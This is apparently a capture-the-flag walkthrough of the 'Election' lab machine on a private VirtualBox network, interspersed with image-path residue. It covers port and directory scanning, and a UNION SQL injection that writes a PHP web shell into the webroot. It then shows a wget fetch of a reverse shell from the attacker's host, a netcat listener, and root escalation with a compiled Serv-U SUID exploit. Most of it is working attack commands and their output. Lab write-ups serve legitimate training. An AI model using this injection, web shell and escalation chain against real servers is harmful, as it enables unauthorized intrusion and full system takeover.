IP da máquina: 192.168.56.134 // MAC: 08:00:27:7A:EE:3B


sudo nmap -sV -O -sC -p- -Pn -sN -vvv 192.168.56.134

```
PORT   STATE SERVICE REASON       VERSION
22/tcp open  ssh     tcp-response OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 20:d1:ed:84:cc:68:a5:a7:86:f0:da:b8:92:3f:d9:67 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQCoqt4FP0lhkJ0tTiMEUrVqRIcNKgQK22LJCOIVa1yoZf+bgOqsR4mIDjgpa
Jm/SDrAzRhVlD1dL6apkv7T7iceuo5QDXYvRLWS+PfsEaGwGpEVtpTCl/BjDVVtohdzgErXS69pJhgo9a1yNgVrH/W2SUE1b36O
DSNqVb690+aP6jjJdyh2wi8GBlNMXBy6V5hR/qmFC55u7F/z5oG1tZxeZpDHbgdM94KRO9dR0WfKDIBQGa026GGcXtN10wtui2U
Ho65/6WgIG1LxgjppvOQUBMzj1SHuYqnKQLZyQ18E8oxLZTjc6OC898TeYMtyyKW0viUzeaqFxXPDwdI6G91J
|   256 78:89:b3:a2:75:12:76:92:2a:f9:8d:27:c1:08:a7:b9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBO9gF8Fv+Uox9ftsvK/DNkPNO
btE4BiuaXjwksbOizwtXBepSbhUTyL5We/fWe7x62XW0CMFJWcuQsBNS7IyjsE=
|   256 b8:f4:d6:61:cf:16:90:c5:07:18:99:b0:7c:70:fd:c0 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINfCRDfwNshxW7uRiu76SMZx2hg865qS6TApHhvwKSH5
80/tcp open  http    tcp-response Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 08:00:27:7A:EE:3B (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
```

ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.134/FUZZ

```
.htpasswd               [Status: 403, Size: 279, Words: 20, Lines: 10]
robots.txt              [Status: 200, Size: 30, Words: 1, Lines: 5]
index.html              [Status: 200, Size: 10918, Words: 3499, Lines: 376]
.hta                    [Status: 403, Size: 279, Words: 20, Lines: 10]
.htaccess               [Status: 403, Size: 279, Words: 20, Lines: 10]
javascript              [Status: 301, Size: 321, Words: 20, Lines: 10]
election                [Status: 301, Size: 319, Words: 20, Lines: 10]
phpmyadmin              [Status: 301, Size: 321, Words: 20, Lines: 10]
```

http://192.168.56.134/robots.txt




```
admin
wordpress
user
election
```

searchsploit election

```
└─$ searchsploit election
------------------------------------------------------------ ----------------------------
 Exploit Title                                              |  Path
------------------------------------------------------------ ----------------------------
Adobe Flash - Selection.setFocus Use-After-Free             | multiple/dos/40307.txt
Adobe Flash Selection.SetSelection - Use-After-Free         | windows_x86-64/dos/39043.txt
eLection 2.0 - 'id' SQL Injection                           | php/webapps/48122.txt
```

searchsploit -m 48122.txt

cat 48122.txt


```
└─$ cat 48122.txt
# Title: eLection 2.0 - 'id' SQL Injection
# Date: 2020-02-21
# Exploit Author: J3rryBl4nks
# Vendor Homepage: https://sourceforge.net/projects/election-by-tripath/
# Software Link: https://sourceforge.net/projects/election-by-tripath/files/#Version 2.0
# Tested on Ubuntu 19/Kali Rolling

# The eLection Web application is vulnerable to authenticated SQL Injection which leads to remote c
ode execution:
# Login to the admin portal and browse to the candidates section. Capture the request in BurpSuite
and save it to file:
```

```
POST /election/admin/ajax/op_kandidat.php HTTP/1.1
Host: HOSTNAME
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://HOSTNAME/election/admin/kandidat.php?_
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 17
Connection: close
Cookie: el_listing_panitia=5; el_mass_adding=false; el_listing_guru=5; el_listing_siswa=5; PHPSESSI
D=b4f0c3bbccd80e9d55fbe0269a29f96a; el_lang=en-us

aksi=fetch&id=256
```


ffuf -c -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://192.168.56.134/election/FUZZ.EXT -w /home/headcrusher/ext.txt:EXT

```
[Status: 200, Size: 7001, Words: 1676, Lines: 173]
    * FUZZ: index
    * EXT: php

[Status: 200, Size: 1935, Words: 215, Lines: 2]
    * EXT: php
    * FUZZ: card
```

http://192.168.56.134/election/card.php




https://cryptii.com/pipes/binary-decoder





user:1234

pass:Zxc123!@#




http://192.168.56.134/election/admin/






Edit Candidate:


http://192.168.56.134/election/admin/kandidat.php?_




Repeater Request:



1 union select 'T','E','S','T','1'--




1 union select ",",",version(),"--




http://192.168.56.134/phpinfo.php


1 union select ","","","","<?php system($_GET['cmd']); ?>" into dumpfile '/var/www/html/teste.php'--




python -m SimpleHTTPServer 8081



http://192.168.56.134/teste.php?cmd=wget http://192.168.56.114:8081/shell.php



http://192.168.56.134/shell.php



sudo nc -nlvp 443

```
└─$ sudo nc -nlvp 443
[sudo] password for headcrusher:
Sorry, try again.
[sudo] password for headcrusher:
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.56.134.
Ncat: Connection from 192.168.56.134:35682.
Linux election 5.3.0-46-generic #38~18.04.1-Ubuntu SMP Tue Mar 31 04:17:56 UTC 2020 x86_64 x86_64 x
86_64 GNU/Linux
 22:06:48 up 43 min,  0 users,  load average: 0.00, 0.00, 0.03
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

find / -perm -4000 2>/dev/null

```
/usr/local/Serv-U/Serv-U
```

searchsploit serv-u

```
Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (1)      | linux/local/47009.c
```

searchsploit -m 47009.c

gcc 47009.c -o explot2

python -m SimpleHTTPServer 8081

```
┌─[headcrusher@parrot]─[~/30]
└──╼ $python -m SimpleHTTPServer 8081
Serving HTTP on 0.0.0.0 port 8081 ...
```

cd /tmp

wget http://192.168.56.114:8081/exploit2

```
$ wget http://192.168.56.114:8081/explot2
--2020-09-27 22:18:08--  http://192.168.56.114:8081/explot2
Connecting to 192.168.56.114:8081... connected.
HTTP request sent, awaiting response... 200 OK
Length: 16720 (16K) [application/octet-stream]
Saving to: 'explot2'

     0K .......... ......                                    100% 18.6M=0.001s

2020-09-27 22:18:08 (18.6 MB/s) - 'explot2' saved [16720/16720]
```

./explot2

```
$ ./explot2
uid=0(root) gid=0(root) groups=0(root),33(www-data)
opening root shell
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
uname -a
Linux election 5.3.0-46-generic #38~18.04.1-Ubuntu SMP Tue Mar 31 04:17:56 UTC 2020 x86_64 x86_64 x
86_64 GNU/Linux
```

cat /root/root.txt

5238feefc4ffe09645d97e9ee49bc3a6

```
cat root.txt
5238feefc4ffe09645d97e9ee49bc3a6
```